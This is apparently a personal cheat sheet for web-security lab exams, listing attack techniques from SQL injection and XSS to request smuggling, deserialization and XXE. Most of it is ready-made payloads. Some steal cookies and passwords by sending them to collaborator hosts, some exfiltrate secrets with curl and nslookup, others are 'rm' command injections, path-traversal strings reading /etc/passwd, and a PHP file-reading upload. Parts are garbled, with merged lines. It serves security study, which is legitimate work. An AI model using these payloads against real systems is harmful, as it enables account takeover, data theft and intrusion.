Techniques for each stages
- SQL Injection
- Cross-Site Scripting
- Authentication / Credentials Brute force
- Request Smuggling
- Web Cache Poisoning
- SQL Injection
- Cross-Site Scripting
- Cross Site Request Forgery
- HTTP host header attacks
- Server-Side Request Forgery
- Access Control vulnerabilities
- Authentication / Credentials Brute force
- XML External Entities
- SQL Injection
- Command Injection
- Server-Side Template Injection
- Server-Side Request Forgery
- Path Traversal
- File Upload attacks
- Insecure Deserialization
host $(cat /home/carlos/secret).BURP_COLLABORATOR_SUBDOMAINcurl --data @/home/carlos/secret BURP_COLLABORATOR_SUBDOMAIN
- Incomplete sanitization - if ‘ is replaced with “, you can bypass it with \
- Null bytes for end of line checks
- Value variation - extremely large, small, negative, decimal
- Double URL encode
- Mix upper and lower case
- Use the same HTTP header twice
- Include the hostname in the request line
- Gather information with /robots.txt, /.git, /backup, and /file_name~
- Include and inject the Host header
- Use X-Forwarded-For and X-Forwarded-Host
- Try different request methods, including TRACE
- Use double quotes to enclose HTML attributes, as they may be converted during render
- Conversion of ASCII to string
%w(51 101 48 103 104 104 103 101 122 57 119 99 121 56 101 56 98 103 97 111).map(&:to_i).map(&:chr).join
- Redirection to specific path
location.search, addEventListener() or document.write, location.href, lastViewedProduct cookie → DOM XSS
Look for areas where the inputs are being used by JavaScript tags
Remember that parameters in the body can also be sent as URL parameters, this might allow for modification of the DOM. (e.g. Location parameter in URL).
<img src=1 oNeRrOr=alert1>
pay attention to the quotes and encoding
" > < s >
XSS payload and encoding tips:
- Injecting code using two "</script>" tags
- • </script><script>alert(1)</script>
- Using HTML-encoding, such as '), JavaScript template literals (${123})
- If "<>" is HTML-encoded, inject attributes using
- " autofocus onfocus=alert(document.domain) x="
- Injecting a script into an iframe page
- Forcibly redirecting the user by changing the location.href
- If "<>" is being replaced with JavaScript, sandwich them with "<>"
- The correct function to use is "replaceAll" in Burp
- Using SVG:
- Click me
- Stealing cookies:
<iframe src="https://LAB_ID/?SearchTerm=rn0sswb5%22%7D%3Bfetch%28%60https%3A%2F%2Fexploit-0ae4001e03bfe98dc00152e7013500a8%5Cu%7B2e%7Dweb-security-academy%5Cu%7B2e%7Dnet%2F%3F%24%7Bdocument%5B%22cookie%22%5D%7D%60%2C%7Bmode%3A%27no-cors%27%2Ccredentials%3A%27include%27%7D%29%2F%2F"></iframe>
- Stealing autocomplete passwords
<input type=password name=password onchange=" if(this.value.length) fetch('https://BURP-COLLABORATOR-SUBDOMAIN',{method: 'POST',mode: 'no-cors',body: username.value+':'+this.value,credentials: 'include'});"><input name=username id=username> <input type=password name=password onchange="if(this.value.length)fetch('https://zy1cmwt0q8o3vtlolrhvx9nfn6t7hw.burpcollaborator.net',{ method:'POST', mode: 'no-cors', body:username.value+':'+this.value });">
- Waiting for the DOM to load before executing code
window.onload = (e) => {/* 何か */};
- If the "href" attribute is blocked on an "a" tag, use "" to send a POST request to any URL
- If there is a form on the page, it may be accepting values from the query parameters
- If the user needs to select a specific element and can be redirected to any URL, the following code may be effective:
- <script>
- Generate base64 payload
echo -n "document.location = 'http://<BURP-COLLABORATOR.NET>/?cookie='+document.cookie" |base64
- Insert the base64 payload into atob function
- `eval(atob("BASE64-PAYLOAD"))
use the fetch command:
<script> fetch(‘[https://YOUR-SUBDOMAIN-HERE.burpcollaborator.net](https://your-subdomain-here.burpcollaborator.net/)’, {method: ‘POST’,mode: ‘no-cors’,body:document.cookie}); </script> <script> fetch(‘[https://YOUR-SUBDOMAIN-HERE.burpcollaborator.net/x’+document.cookie](https://your-subdomain-here.burpcollaborator.net/x%E2%80%99+document.cookie)); </script><meta http-equiv="refresh" content='0; URL=https://<LAB_URL>/?search=injection_here' />
<meta http-equiv="refresh" content='0; URL=https://<LAB_URL>/?SearchTerm=aa","fd8xsw5l":eval(atob("BASE64-PAYLOAD"))}//' />
${alert(1)}
<svg><animatetransform%20§§=1>
<><img src=1 onerror=alert(1)>
\"-alert(1)}//
</script><img src=1 onerror=alert(document.domain)>
\';alert(1)//
http://xxxxx.com?'-alert(414)-'
<xss id=x onfocus=alert(document.cookie) tabindex=1>#x;
//dom
<iframe src="https://YOUR-LAB-ID.web-security-academy.net/" onload="this.contentWindow.postMessage('javascript:print()//http:','*')"> //web messages and a JavaScript URL
//angular
{{$on.constructor('alert(1)')()}}
{{$on.constructor('document.location=`http://<BURP-COLLABORATOR-URL>/?cookies=`+document.cookie')()}} //steal cookies with angular xss
Web messages:
- If the sender is not verified/checked.
<iframe src="https://your-lab-id.web-security-academy.net/" onload="this.contentWindow.postMessage('<img src=1 onerror=print()>','*')"><iframe src=https://your-lab-id.web-security-academy.net/ onload='this.contentWindow.postMessage("{\"type\":\"load-channel\",\"url\":\"javascript:print()\"}","*")'>
IP brute forcing (internal IP):
<script>
const BURP_HOST = '5qwkaad5lhyov1p42rppclhwnntdh2.oastify.com'
for (let i = 0; i < 256; i++) {
  fetch(`http://192.168.0.${i}:8080`)
  .then(res => { res.text().then(text => {
    fetch(`http://${BURP_HOST}?q=${i}&body=${encodeURIComponent(text)}`)
  })})
}
</script>
Note that different DB types will have different syntax. For example:
Oracle: — MySQL: # or — (space after double dash)
Need to test for the different types if facing internal server errors.
The two types of SQLi will be UNION based injections or Blind SQLi. Make sure you know how to do both.
Standard SQLi with UNION (output in response) → Identify DB/Syntax and go from there
Blind SQLi with no output → identify condition (error, success, timing, OOB).
Identify time based
select 1 from pg_sleep(5) ;(select 1 from pg_sleep(5)) ||(select 1 from pg_sleep(5))
Database Dump Time Based
select case when substring(datname,1,1)='1' then pg_sleep(5) else pg_sleep(0) end from pg_database limit 1
Table Dump Time Based
select case when substring(table_name,1,1)='a' then pg_sleep(5) else pg_sleep(0) end from information_schema.tables limit 1
Columns Dump Time Based
select case when substring(column,1,1)='1' then pg_sleep(5) else pg_sleep(0) end from column_name limit 1 select case when substring(column,1,1)='1' then pg_sleep(5) else pg_sleep(0) end from column_name where column
- 'foo' OR 1=1 —
- determine columns: UNION SELECT NULL(,NULL){0,}
- determine column with string: UNION SELECT '',NULL,NULL, UNION SELECT NULL,'',NULL, UNION SELECT NULL,NULL,'’
- CONCAT() or ||
- obtain password: ORDER (SELECT (CASE WHEN ((select substring(password, 1, 1) from users where username = 'carlos')='n') THEN 9975 ELSE 1/(SELECT 0) END))
- You might need to get the password one character at a time with SUBSTRING()
Identifying tables
python3 sqlmap.py -u URL_WITH_PARAMS --tables -o
Dumping tables
python3 sqlmap.py -u URL_WITH_PARAMS -T TABLE_NAME --dump -o
Tests:
- Change request method (done via Burp)
- Consider adding &_method=POST to the URL if the standard method change does not work
- Delete CSRF parameter entirely
- Generate a CSRF token on your account, and use this in the CSRF attack (drop the request when generating)
- Generate a valid session and CSRF token on your account, and use this in the CSRF attack. Inject CSRF token via a reflected cookie in Search function
- Delete Referer header
<meta name="referrer" content="no-referrer">****
- Referer header to contain the expected domain, but can also include other domains.
Misc tests/points:
- CSRF token validation may not be performed if the request is not a POST method.
- Session and CSRF token may not be linked, allowing one user's CSRF token to be used for an attack against another user.
- If there is no CSRF token, the validation may not be performed at all.
- If there is a vulnerability that allows cookies to be set arbitrarily, the CSRF token may be associated with a cookie other than the session cookie.
- Validation can be bypassed if the CSRF token and cookie have the same value.
- If the application performs validation based on the referrer, it may only validate if the referrer is present.
- The tag can be used to prevent referrer from being included.
- If referrer validation is insufficient, Referrer-Policy: unsafe-url can be returned to add a query to the referrer.
- The history.pushState("", "", "/?your-lab-id.web-security-academy.net") method can be used to add arbitrary strings to the referrer.
- Burp Repeater -> Engagement tool -> CSRF PoC Generator can be used to generate CSRF PoC.
<script>
fetch(
  'LAB/my-account/change-email',
  {
    method: 'POST',
    mode:'no-cors',
    body:'email=a@a',
    credentials: 'include'
  }
);
</script>
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState("", "", "/?ID.web-security-academy.net")</script>
<form action="https://0ad600eb04f49764c08e71fc00410092.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="dd@gmail.com" />
<input type="submit" value="Submit request" />
</form>
<script>
document.forms[0].submit();
</script>
</body>
</html>
Review the history and observe that your key is retrieved via an AJAX request to /accountDetails, and the response contains the Access-Control-Allow-Credentials
header suggesting that it may support CORS.
Any origin:
<script>
fetch(`https://LAB/accountDetails`, {
  credentials: 'include',
  method: 'GET'
})
.then(response=> response.json())
.then(data => {
  fetch(`/?apiKey=${data.apikey}`)
})
</script>
Origin: Null
<iframe sandbox="allow-scripts allow-top-navigation allow-forms" srcdoc="<script>fetch(https://LAB/accountDetails`, { credentials: 'include', method: 'GET' }).then(response=> response.json()).then(data => { fetch(/?apiKey=${data.apikey}, { mode: 'no-cors' }) }) </script>"></iframe>`
Look for any parameter that is using a URL or a URL path as an indicator for SSRF. The labs used a stockApi parameter when checking the stock of products at a location.
- Fuzzing List
- Browse pages with Burp Collabrator server host in Referer header
- Try HTTP Host header attacks techniques
- Whitelist bypass
- https://github.com/0x221b/Wordlists/blob/master/Attacks/SSRF/Whitelist-bypass.txt
- Can be used if username:password is supported
- Verification involves checking the URL-decoded value
- http://evil-host%23@expected-host
- Interpreted as http://evil-host#@expected-host in the request and the request is sent to evil-host
- Collaborator Everywhere (Burp Extension)
- Detects pingbacks to Referer and User-Agent during request just by being installed
- Mystery Lab target
- http://localhost/admin
- 192.168.0.0/24
Look for a feedback form and break the email parameter (based on the labs).
- Interrupting a command using &, ||, ;, etc.
- Check if an error occurs when inserting the above symbols.
- Detect blind injections with "& sleep 10 &"
- Use "& nslookup $(whoami).BURP-COLLAB &" to perform command injection.
Look for a a parameter that is rendering directly to the page. Look for templates if you have admin access to edit the templates of a page
- ERB:
<%= %> - Tornado:
""}}{% import os %}{{os.system("rm /home/carlos/morale.txt") - Jinja2: Use
{% debug %}to gather information, targetingsetting.SECRET_KEY - See https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection for more information
- Login with content-manager:C0nt3ntM4n4g3r.
Look for images or files being loaded with a a parameter such as filename=
../../../etc/passwd # Simple case
..%252f..%252f..%252fetc/passwd # Double URL Encoding
....//....//....//etc/passwd # Stripped non-recursively
../../../etc/passwd%00.png # Null byte bypass
images/../../../etc/passwd # Validation of start of path
- Test with relative and absolute paths
- Use Burp Intruder's Fuzzing List
- If "../" is being removed, try using "//"
- Double URL encoding
- If it just needs to start with a specific string, use "/var/www/images/../../../etc/passwd"
X-Original-URL: /admin
Change request method from POST to GET to test access control
Referer header based access control (add the /admin path as a referer header when trying to directly perform an admin action)
- Rewrite query parameters, message body, HTTP method, headers (e.g. Referer), and cookies
- Try unknown methods like POSTX
- Rewrite the Host header.
Study up on this in general
Look for GETrequest for the JavaScript file /resources/js/tracking.js (or similar) when requests are made to a home page.
Look to see if every page imports the script /js/geolocate.js (or similar)
Misc techniques and tips:
- Check if there are headers that suggest caching of the response
- Use Param Miner to guess all possible parameter values
- If the response is being cached, try entering random values in the query parameter to invalidate the cache
- Identify the cache key using headers like Pragma: x-get-cache-key (for Akamai) or Vary
- Query parameters like utm_content (utm_source, utm_medium) may be excluded from the cache key or included in the response
- There may be differences in the interpretation of query parameters between the cache server and backend server, e.g. if the backend server interprets ";" as a separator
- By sending callback=alert(1) in a request like /js/geolocate.js?callback=setCountryCookie&utm_content=1;callback=alert(1), the cache key becomes setCountryCookie
- If a GET request accepts a body and the body is not the cache key, parameters with the same name as the query parameters can be cached along with the query parameters (i.e. fat GET)
- Normalize the cache key, e.g. treating URL-encoded and non-encoded paths as the same.
Useful tip for web cache poisoning is to use the paraminer burp exension.
fehost="-alert(document.cookies)-"
X-Forwarded-Host header has been used by the application to generate an Open Graph URL inside a meta tag.
Vary: User-Agent -> "For example, if the attacker knows that the User-Agent header is part of the cache key, by first identifying the user agent of the intended victims, they could tailor the attack so that only users with that user agent are affected."
X-Host: exploitserver.net/resources/js/tracking.js
Steal other users User-Agents: If you have post functionality you can use this payload:
<img src="https://YOUR-EXPLOIT-SERVER-ID.exploit-server.net/foo" />
and final step is to poison the victims user-agents stoled from img tag
GET /js/geolocate.js?callback=setCountryCookie&utm_content=foo;callback=alert(1)

Study up on this in general
Attack exploiting the difference in request interpretation between the front-end server and the back-end server.
CL.TE
If both Content-Length and Transfer-Encoding are present
Front server: prioritize Content-Length.
Back server: prioritize Transfer-Encoding.
In this case, it is possible to recognize the end of the first request on the back server and connect it to the second request, allowing execution of an unexpected HTTP method (e.g. GPOST). In the example below, it is possible to pass the HTTP method to the vulnerable back server as GPOST.
POST / HTTP/1.1
Host: target.com
Content-Length: 8
Transfer-Encoding: chunked

0

G
TE.CL
Front server: prioritize Transfer-Encoding.
Back server: prioritize Content-Length.
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: target.com
Content-Length: 4
Transfer-Encoding: chunked

5c
GPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0
- First request (from front to back):
- Interpret only the first chunk and read up to just before the last 0.
- This is where the front server prioritizes the
Content-Lengthheader overTransfer-Encoding. - The goal is to have the back server only read up to just before the
GPOSTmethod.
- Second request (from front to back):
- Read the last chunk.
- This is where the front server continues to read the remaining data and sends it to the back server.
- Second request (from back to front):
- Start reading from where the first request left off, just after the
0in the chunk. - This is where the back server prioritizes the
Transfer-Encodingheader overContent-Length. - Read from where the
GPOSTmethod begins.
- Start reading from where the first request left off, just after the
TE.TE
Exploit the difference in interpretation between the front-end and back-end using the following obfuscation techniques:
# nonexistent value
Transfer-Encoding: xchunked

# Add space or tab before/after header name/value
[space or tab]Transfer-Encoding[space or tab]:[space or tab]chunked[space or tab]

# Duplicate header.
Transfer-Encoding: chunked
Transfer-Encoding: x

# Injecting newlines
Transfer-Encoding
: chunked

X: X[\n]Transfer-Encoding: chunked
If, for example, the front-end server takes the beginning (chunked) and the backend server takes the subsequent (x) for Transfer-Encoding when making the following request, the same principle as TE.CL type can be used to send the GPOST method to the backend server.
POST / HTTP/1.1
Host: 0ac500c40470c397c02e125a007e00d6.web-security-academy.net
Content-Length: 4
Transfer-Encoding: chunked
Transfer-Encoding: x

5c
GPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0
CL.0
When interpreting the end of an HTTP header as the end of a request in an endpoint that does not expect a request body, the following two requests can be sent continuously on a single connection:
- The first request should have a valid HTTP method and headers, but no body. The
Connectionheader should be set toKeep-Alive. - The second request can have an invalid HTTP method and a body containing the payload for the attack. The
Content-Lengthheader should be set to a non-zero value, and theConnectionheader should be set toCloseto indicate the end of the request.
This attack works because the server may interpret the end of the first request's headers as the end of the entire request, including the payload of the second request, which it will then try to interpret as a new request. This can lead to unexpected behavior, such as executing the payload as a new request, or exposing sensitive information.
POST /vulnerable-endpoint HTTP/1.1
Host: vulnerable-website.com
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 34

GET /admin HTTP/1.1
Foo: x
GET /anything HTTP/1.1
Host: vulnerable-website.com
As a result, the backend server may receive the following request:
GET /admin HTTP/1.1
Foo: xGET /anything HTTP/1.1
Host: vulnerable-website.com
H2.TE
In HTTP/2, there is a mechanism to calculate the size of the body regardless of the Content-Length header. However, if a server still accepts Transfer-Encoding, there may still be differences in the interpretation of these HTTP headers between servers. For example, if the front server does not support Transfer-Encoding, but the backend server prioritizes it, two complete requests can be sent simultaneously using the following method. When the victim accesses it afterward, a 404 error is returned, and when the attacker accesses it next, the response that should have been returned to the victim can be seen. This allows the attacker to pollute the request queue.
POST / HTTP/2
Host: target
Transfer-Encoding: chunked

0

GET /xxx HTTP/1.1
Host: target
H2.CL
If the front-end server downgrades to HTTP/2 and the back-end server adopts Content-Length, the following can be used to return a response from the exploit server:
POST / HTTP/2
Host: target
Content-Length: 0

GET /something HTTP/1.1
Host: target
Content-Length: 5

x=1
HTTP/2 request smuggling via CRLF injection
• Foo: bar\r\nTransfer-Encoding: chunked
HTTP/2 request splitting via CRLF injection
• Foo: bar\r\nGET /admin HTTP/1.1\r\nHost: target
Misc:
- Avoid running scanners or extensions in the background.
- Differences in responses depending on the order of requests cannot be confirmed.
- If there is a conflict between the header of the previous request and the current request, adjust the first request so that the inconvenient part for the second request comes in the body.
POST / HTTP/1.1
Host: 0ab2003503431d4fc0f0c440005c0002.web-security-academy.net
Cookie: session=eYLQ3aI12p8Lsr6Tma2qj9xTrJysvxXM
Content-Length: 139
Transfer-Encoding: chunked

0

GET /admin/delete?username=carlos HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 10

x=
To identify headers added by the front-end server when forwarding a request to a back-end server for a POST endpoint where part of the request is reflected in the response, the following can be done while adjusting the second Content-Length to obtain the desired information.
Transfer-Encoding: chunked
Content-Length: 246

0

POST / HTTP/1.1
Host: 0afb00df04e0e634c0659e2400310083.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 300

search=POST / HTTP/1.1
Host: 0afb00df04e0e634c0659e2400310083.web-security-academy.net
Do not forget to include the sequence "\r\n\r\n" at the end of the request to properly terminate a smuggled request.
`POST / HTTP/2 Host: xxx.net Transfer-Encoding: chunked
0
SMUGGLED`
`POST /x HTTP/2 Host: xxx.net Transfer-Encoding: chunked
0
GET /x HTTP/1.1 Host: xxx.net`
"Most of the time, you will receive your own 404 response. Any other response code indicates that you have successfully captured a response intended for the admin user. Repeat this process until you capture a 302 response containing the admin's new post-login session cookie."
`POST /x HTTP/2 Host: xxx.net Transfer-Encoding: chunked
0
GET /admin HTTP/2 Host: xxx.net Cookie: session=STOLEN-SESSION-COOKIE`
Add a foo header and from inspector change the value of foo header like below
`HTTP/2
foo:bar\r\nTransfer-Encoding: chunked`
After applying the Transfer-Encoding header the request will be kettled so you cant see other headers, you can only append content to body like below You request has to look like below

`0
POST /post/comment HTTP/1.1 Host: 0a5e008f045ff87bc06fc9ae00630039.web-security-academy.net Content-Type: application/x-www-form-urlencoded Content-Length: 910 Cookie: session=dUB4Rv3FqQDaRnWPsJ7X99fzDVGYLGvy;
csrf=m6zNlm811zQtwcOUpHr7ShoU6b4IwAHA&postId=3&name=Carlos+Montoya&email=carlos%40normal-user.net&website=https%3A%2F%2Fnormal-user.net&comment=aaa`
Add a foo header and from inspector change the value of foo header like below
bar\r\n Host: 0aab009204d51605c0a31134007c0017.web-security-academy.net\r\n \r\n GET /admin HTTP/1.1
Send requests repeatedly until you get 302 redirect to /my-account with the session cookie of the administrator
Look for:
- Cookies that are encoded and serializing objects
- references to a PHP file like
/libs/CustomTemplate.php - If an object-like thing comes out by Base64 decoding the session from URL decoding, there may be an opportunity for privilege escalation.
PHP:
The loose equality operator **==**considers a string and **0**to be equal.
- PHPGGC
- ex.
docker run --rm phpgc Symfony/RCE4 exec 'rm /home/carlos/morale.txt' | base64 -w 0 | pbcopy
- ex.
- PREPL
- REPL
- tips
$object = "OBJECT_GENERATED_BY_PHPGGC";
$secretKey = "LEAKED_SECRET_KEY_FROM_PHPINFO";
$cookie = urlencode('{"token":"' . $object . '","sig_hmac_sha1":"' . hash_hmac('sha1', $object, $secretKey) . '"}');
echo $cookie;
Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lciI7czo1OiJhZG1pbiI7YjowO30=

Base64 decoded
O:4:"User":2:{s:8:"username";s:6:"wiener";s:5:"admin";b:0;}
As we can see there is a field key called admin with one boolean filed value 0 -> False. Changing the boolean value to 1 automatically we are going to be a administrator.
O:4:"User":2:{s:8:"username";s:6:"wiener";s:5:"admin";b:1;}
modifying PHP serialized data types
Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lciI7czoxMjoiYWNjZXNzX3Rva2VuIjtzOjMyOiJqaTAxZGZneWRxN2I4amprNHZycXBjdzl3eGZpbXA5ZSI7fQ==

Base64 decoded
O:4:"User":2:{s:8:"username";s:6:"wiener";s:12:"access_token";s:32:"ji01dfgydq7b8jjk4vrqpcw9wxfimp9e";}

O:4:"User":2:{s:8:"username";s:6:"wiener";s:12:"access_token";b:1;}
Java:
-
- ex1.
java -jar ysoserial-all.jar CommonsCollections4 'ARBITRARY_OS_COMMAND' | base64 -w 0 | pbcopy - ex2.
java -jar ysoserial-all.jar CommonsCollections6 'ARBITRARY_OS_COMMAND' | gzip -f | base64 -w 0 | pbcopy
java -jar ysoseriar.jar CommonsCollections7 'curl -d @/home/carlos/secret k3of2usea0s8kzkwsqnme9bj2a83ws.burpcollaborator.net' | gzip|base64 java -jar ysoseriar.jar <PAYLOAD> 'COMMAND' | encoding - ex1.
-
Java Deserialization Scanner Burp Extension → active scan
Ruby:
If you URL-decode and then Base64-decode a session, and the first two bytes are 04 08, there is a high probability that it is in Marshal format.
Marshal
- ex.
./ruby_gadgets_chain.rb 'rm /home/carlos/morale.txt' | pbcopy
Go to the "Target" > "Site Map" tab. Right-click on the top-level entry for the lab and select "Engagement tools" > "Find comments".
“Engagement tools" > "Discover content"
- TRACE method
- Check for suspicious file traces (such as comments) in the DOM
- Check /robots.txt and /backup
- Check for files with [filename]~, or .git
- Display error messages
- Use Logger++
- Always go for directory brute force and for .files(hidden files) e.g. .git
Test for modifications to this header, see if it is validated by the server
Study up on this in general, identify best way to identify this vuln
- Host header might have been used to send the request
- Bypassing validation
- Including Host in the request line may skip the Host header validation
- Adding two Host headers may skip validation for one of them
- Embedding arbitrary strings in the port number
- Replacing with a subdomain under your control
- Trying SSRF WAF bypass techniques (e.g. 127.1)
- Adding whitespace or tab characters before or after the Host header
- Overwriting with the following hosts:
- X-Host
- X-Forwarded-Server
- X-HTTP-Host-Override
- Forwarded
- The validation for subsequent requests within the same connection may be weaker
- Sending multiple requests in a single connection and exploiting the second request.
Prototype pollution is a JavaScript vulnerability that enables an attacker to add arbitrary properties to global object prototypes, which may then be inherited by user-defined objects.
Prototype pollution vulnerabilities typically arise when a JavaScript function recursively merges an object containing user-controllable properties into an existing object, without first sanitizing the keys. This can allow an attacker to inject a property with a key like __proto__, along with arbitrary nested properties.
Successful exploitation of prototype pollution requires the following key components:
- A prototype pollution source - This is any input that enables you to poison prototype objects with arbitrary properties.
- A sink - In other words, a JavaScript function or DOM element that enables arbitrary code execution.
- An exploitable gadget - This is any property that is passed into a sink without proper filtering or sanitization.
- Used by the application in an unsafe way, such as passing it to a sink without proper filtering or sanitization.
- Attacker-controllable via prototype pollution. In other words, the object must be able to inherit a malicious version of the property added to the prototype by an attacker.
- URL
- JSON based input
- Web messages
Manual testing:
- Try to inject an arbitrary property via the query string, URL fragment, and any JSON input. For example:
vulnerable-website.com/?__proto__[foo]=bar - In your browser console, inspect
Object.prototypeto see if you have successfully polluted it with your arbitrary property:Object.prototype.foo // "bar" indicates that you have successfully polluted the prototype // undefined indicates that the attack was not successful - If the property was not added to the prototype, try
using different techniques, such as switching to dot notation rather
than bracket notation, or vice versa:
vulnerable-website.com/?__proto__.foo=bar - Repeat this process for each potential source.
DOM Invader:
- Turn on prototype pollution
- Browse the application
- Manually confirm a prototype pollution source
- Scan for gadgets
Using the constructor rather than proto
bypassing flawed key sanitization
- e.g pro_proto_to
3rd party libraries
This is harder to detect:
- No source code access - Unlike with client-side vulnerabilities, you typically won't have access to the vulnerable JavaScript. This means there's no easy way to get an overview of which sinks are present or spot potential gadget properties.
- Lack of developer tools - As the JavaScript is running on a remote system, you don't have the ability to inspect objects at runtime like you would when using your browser's DevTools to inspect the DOM. This means it can be hard to tell when you've successfully polluted the prototype unless you've caused a noticeable change in the website's behavior. This limitation obviously doesn't apply to white-box testing.
- The DoS problem - Successfully polluting objects in a server-side environment using real properties often breaks application functionality or brings down the server completely. As it's easy to inadvertently cause a denial-of-service (DoS), testing in production can be dangerous. Even if you do identify a vulnerability, developing this into an exploit is also tricky when you've essentially broken the site in the process.
- Pollution persistence - When testing in a browser, you can reverse all of your changes and get a clean environment again by simply refreshing the page. Once you pollute a server-side prototype, this change persists for the entire lifetime of the Node process and you don't have any way of resetting it.
property reflection - if the response returns the properties
When there is no property reflection:
-
Status code override
-
- Find a way to trigger an error response and take note of the default status code.
-
Try polluting the prototype with your own
statusproperty. Be sure to use an obscure status code that is unlikely to be issued for any other reason. Use 400-599 range -
Trigger the error response again and check whether you've successfully overridden the status code.
-
-
JSON spaces override
-
Charset override
RCE with server side prototype pollution
- NODE_OPTIONS
- child_process.fork()
- child_process.execSync()
- fetch()
- Object.defineProperty()
- Sanitizing property keys
- e.g. proto
- use allow list of permitted keys
- Preventing changes to protoype objects
- Object.freeze(Object.prototype);
- This will block sources
- Preventing an object from inheriting properties
- Manually set an objects prototype with Object.create()
- use null
- block gadgets
- Manually set an objects prototype with Object.create()
- Use safer alternatives
- Use objects that provide built in protection.
- get()
- set()
- Use objects that provide built in protection.
Dropping a request to skip a specific page.
<head>
  <style>
    #target_website {
      position:relative;
      width: 1280px;
      height:1280px;
      opacity:0.00001;
      z-index:2;
    }
    #decoy_website {
      position: absolute;
      top:490px;
      left:100px;
      z-index:1;
    }
  </style>
</head>
<body>
  <p id="decoy_website">Click me</p>
  <iframe id="target_website" src="https://victim-website.com">
  </iframe>
</body>
If guarded by a framebuster, use sandbox="allow-forms"
- Determine if ENTITY is allowed and if so, which pattern is allowed.
- If neither of the two ENTITY patterns are allowed, external DTD loading may be used.
- If the input value is returned as a response, simply replacing the parameter may be sufficient.
- If an error message is returned, it may be possible to directly display a file.
- If the entire XML cannot be controlled, an XInclude Attack may be used.
- If SVG can be uploaded, SVG can be used.
XXE payloads:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&xxe;</productId><storeId>1</storeId></stockCheck>
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY % xxe SYSTEM "file:///etc/passwd"> %xxe; ]>
Blind XXE with OOB interaction:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE stockCheck [ <!ENTITY xxe SYSTEM "http://BURP_COLLABORATOR_SUBDOMAIN"> ]>
<stockCheck><productId>&xxe;</productId><storeId>1</storeId></stockCheck>
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [<!ENTITY % test SYSTEM "http://BURP_COLLABORATOR_SUBDOMAIN" > %test; ]>
<stockCheck><productId>1</productId><storeId>1</storeId></stockCheck>
Obtain hostname via OOB:
<!ENTITY % file SYSTEM "file:///etc/hostname">
<!ENTITY % eval "<!ENTITY % exfil SYSTEM 'http://BURP_COLLABORATOR_SUBDOMAIN/?x=%file;'>">
%eval;
%exfil;
Obtaining confidential information through error messages:
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY % error SYSTEM 'file:///nonexistent/%file;'>">
%eval;
%error;
XInclude:
<foo xmlns:xi="http://www.w3.org/2001/XInclude">
<xi:include parse="text" href="file:///etc/passwd"/></foo>

productId=<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///etc/passwd"/></foo>&storeId=1
SVG upload via XXE:
<?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY [xxe](https://portswigger.net/web-security/xxe) SYSTEM "file:///etc/hostname" > ]><svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1"><text font-size="16" x="0" y="16">&xxe;</text></svg>****
Local DTD reuse:
<!DOCTYPE foo [
<!ENTITY % local_dtd SYSTEM "file:///usr/local/app/schema.dtd">
<!ENTITY % custom_entity '<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; error SYSTEM 'file:///nonexistent/%file;'>">
%eval;
%error;
'>
%local_dtd;
]>
https://book.hacktricks.xyz/pentesting-web/xxe-xee-xml-external-entity
PHP upload:
Content-Type: text/plain

<?php echo file_get_contents('/home/carlos/secret'); ?>
Misc Ideas/Tips:
-
If the server trusts the Content-Type header, it can be tampered with.
-
Upload to unintended directories using path traversal.
- Include a relative path in the filename.
- Use obfuscation techniques.
-
If the server is Apache, upload an .htaccess file to interpret any extension as PHP.
AddType application/x-httpd-php .hoge -
Mix upper and lower cases
-
Attach multiple extensions, e.g. shell.php.test
-
(Double) URL encode the dot
-
